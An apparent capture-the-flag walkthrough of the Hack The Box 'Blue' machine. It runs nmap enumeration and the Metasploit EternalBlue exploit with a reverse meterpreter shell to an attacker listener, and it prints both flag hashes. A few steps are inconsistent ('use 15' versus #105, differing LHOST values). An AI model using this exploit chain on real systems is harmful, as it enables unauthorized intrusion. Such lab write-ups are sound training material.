
HACK THE BOX - BLUE NOTES

IP ADDRESS - 10.10.10.40



STEP 0 - SETTING UP THE LAB

```
#connect the vpn
cd Downloads
sudo openvpn "credentials_file_name"
mkdir blue
cd blue
sudo nano /etc/hosts
#add this line 10.10.10.40    blue.htb
#save(ctrl+o) and exit(ctrl+x)

ping blue.htb #get a reply and all set
```

STEP 1 - ENUMERATION

> Let's start by enumerating open ports, services associated, and OS versions

```
nmap -A -v -Pn -oA nmapScan blue.htb

#OUTPUT
PORT      STATE SERVICE      VERSION
   135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
```

```
445/tcp   open  microsoft-ds Windows 7 Professional 7601 Service Pack 1 microsoft-ds (workgroup: WORKGROUP)
49152/tcp open  msrpc        Microsoft Windows RPC
49153/tcp open  msrpc        Microsoft Windows RPC  11   | 49154/tcp open  msrpc        Microsoft Windows RPC
49155/tcp open  msrpc        Microsoft Windows RPC
49156/tcp open  msrpc        Microsoft Windows RPC
49157/tcp open  msrpc        Microsoft Windows RPC
Service Info: Host: HARIS-PC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: -19m44s, deviation: 34m35s, median: 13s
| smb-os-discovery:
|  OS: Windows 7 Professional 7601 Service Pack 1 (Windows 7 Professional 6.1)
|  OS CPE: cpe:/o:microsoft:windows_7::sp1:professional
|   Computer name: haris-PC
|   NetBIOS computer name: HARIS-PC\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2020-06-23T11:04:35+01:00
| smb-security-mode:
|  account_used: guest
|  authentication_level: user
|  challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   2.02:
|    Message signing enabled but not required
| smb2-time:
|   date: 2020-06-23T10:04:31
|_  start_date: 2020-06-23T10:02:41
```

we have some pretty interesting findings

- target is using samba, known for being very vulnerable
- Target is using OS: Windows 7 Professional 7601 Service Pack 1 which looks outdated
- and we found a potentially user Haris-PC (user: Haris)
- one of known vulnerabilities of samba is the famous eternalblue, and the machine name is BLUE, so we might have something here

---

STEP 2 - GAINING ACCESS WITH METASPLOIT

> With all the information gathered int the enumerations process, let's fire up metasploit and see what we can find

```
msfconsole
search smb

#OUTPUT
(...)
105  exploit/windows/smb/ms17_010_eternalblue                       2017-03-14       average    Yes    MS17-010 Eterna
106  exploit/windows/smb/ms17_010_eternalblue_win8                  2017-03-14       average    No     MS17-010 Eterna
(...)

#we want to use the #105 because we know it's no windows 8, target is using windows 7

use 15
set RHOSTS 10.10.10.40 #Target Machine
set LHOST 10.10.14.4 #Attacker Machine
set LPORT 4444 #Attacker port
show options

#OUTPUT
Module options (exploit/windows/smb/ms17_010_eternalblue):

Name           Current Setting  Required  Description
----           ---------------  --------  -----------
RHOSTS         10.10.10.40      yes       The target host(s), range CIDR identifier, or hosts file with syntax file:<pa
```

```
RPORT          445              yes       The target port (TCP)
SMBDomain      .                no        (Optional) The Windows domain to use for authentication
SMBPass                         no        (Optional) The password for the specified username
SMBUser                         no        (Optional) The username to authenticate as
VERIFY_ARCH    true             yes       Check 'if' remote architecture matches exploit Target.
VERIFY_TARGET  true             yes       Check 'if' remote OS matches exploit Target.
Payload options (windows/x64/meterpreter/reverse_https): #This Payload will fail we need to change it for a reverse TCP

    Name      Current Setting  Required  Description
    ----      ---------------  --------  -----------
    EXITFUNC  thread           yes       Exit technique (Accepted: "", seh, thread, process, none)
    LHOST     10.10.14.8       yes       The local listener hostname
    LPORT     4444             yes       The local listener port
    LURI                       no        The HTTP Path


Exploit target:

    Id  Name
    --  ----
    0   Windows 7 and Server 2008 R2 (x64) All Service Packs
```

> If we run the exploit as it is, it will fail, we need to change the payload, to a **REVERSE TCP SHELL**, so let's set a new payload and the run the exploit

```
 set Payload set payload windows/x64/meterpreter/reverse_tcp

 run
 #OUTPUT
 [*] Started reverse TCP handler on 10.10.14.8:4444
 [*] 10.10.10.40:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
 [+] 10.10.10.40:445       - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7601 Service Pack 1 x64 (6
 [*] 10.10.10.40:445       - Scanned 1 of 1 hosts (100% complete)
 [*] 10.10.10.40:445 - Connecting to target for exploitation.
 [+] 10.10.10.40:445 - Connection established for exploitation.
 [+] 10.10.10.40:445 - Target OS selected valid for OS indicated by SMB reply
 [*] 10.10.10.40:445 - CORE raw buffer dump (42 bytes)
 [*] 10.10.10.40:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73  Windows 7 Profes
 [*] 10.10.10.40:445 - 0x00000010  73 69 6f 6e 61 6c 20 37 36 30 31 20 53 65 72 76  sional 7601 Serv
 [*] 10.10.10.40:445 - 0x00000020  69 63 65 20 50 61 63 6b 20 31                    ice Pack 1
 [+] 10.10.10.40:445 - Target arch selected valid for arch indicated by DCE/RPC reply
 [*] 10.10.10.40:445 - Trying exploit with 12 Groom Allocations.
 [*] 10.10.10.40:445 - Sending all but last fragment of exploit packet
 [*] 10.10.10.40:445 - Starting non-paged pool grooming
 [+] 10.10.10.40:445 - Sending SMBv2 buffers
 [+] 10.10.10.40:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
 [*] 10.10.10.40:445 - Sending final SMBv2 buffers.
 [*] 10.10.10.40:445 - Sending last fragment of exploit packet!
 [*] 10.10.10.40:445 - Receiving response from exploit packet
 [+] 10.10.10.40:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
 [*] 10.10.10.40:445 - Sending egg to corrupted connection.
 [*] 10.10.10.40:445 - Triggering free of corrupted buffer.
 [*] Sending stage (201283 bytes) to 10.10.10.40
 [*] Meterpreter session 1 opened (10.10.14.8:4444 -> 10.10.10.40:49158) at 2020-06-25 10:55:24 +0100
 [+] 10.10.10.40:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
 [+] 10.10.10.40:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
 [+] 10.10.10.40:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=

meterpreter >
```

> And we got a meterpreter shell, awesome we got access to the target machine

---

STEP 3 - LOOKING FOR THE USER.TXT FLAG

> Now that we have access to the target system, and we also know that we might have a potentially user (Haris), let's gather some more intel, and dig in for the users Directory

```
shell #to improve our meterpreter shell
pwd
#OUTPUT
C:\Windows\system32
getuid
#OUTPUT
Server username: NT AUTHORITY\SYSTEM #WE ARE ROOT
#NAVIGATE to C\users
dir
#OUTPUT
Listing: C:\users
=================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
40777/rwxrwxrwx   8192  dir   2017-07-21 07:56:23 +0100  Administrator
40777/rwxrwxrwx   0     dir   2009-07-14 06:08:56 +0100  All Users
40555/r-xr-xr-x   8192  dir   2009-07-14 04:20:08 +0100  Default
40777/rwxrwxrwx   0     dir   2009-07-14 06:08:56 +0100  Default User
40555/r-xr-xr-x   4096  dir   2009-07-14 04:20:08 +0100  Public
100666/rw-rw-rw-  174   fil   2009-07-14 05:54:24 +0100  desktop.ini
40777/rwxrwxrwx   8192  dir   2017-07-14 14:45:33 +0100  haris # just like we suspected haris is a user



cd haris
cd desktop
dir
#OUTPUT
Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100666/rw-rw-rw-  282   fil   2017-07-14 14:45:52 +0100  desktop.ini
100666/rw-rw-rw-  32    fil   2017-07-21 07:54:02 +0100  user.txt

#list user flag content
type user.txt
   #OUTPUT
   4c546aea7dbee75cbd71de245c8deea9
```

STEP 4 - LOKING FOR THE ROOT.TXT FLAG

> This is the most easy part, just navigate to the administrator desktop directory and get that flag

```
#NAVIGATE to C\users\administrator\Desktop
dir
#OUTPUT
Volume in drive C has no label.
Volume Serial Number is A0EF-1911

Directory of C:\Users\Administrator\Desktop

24/12/2017  03:22    <DIR>          .
24/12/2017  03:22    <DIR>          ..
21/07/2017  07:57                32 root.txt
               1 File(s)             32 bytes
               2 Dir(s)  15,739,224,064 bytes free

type root.txt
#OUTPUT
ff548eb71e920ff6c08843ce9df4e717
```

BLUE MACHINE ROOTED!!!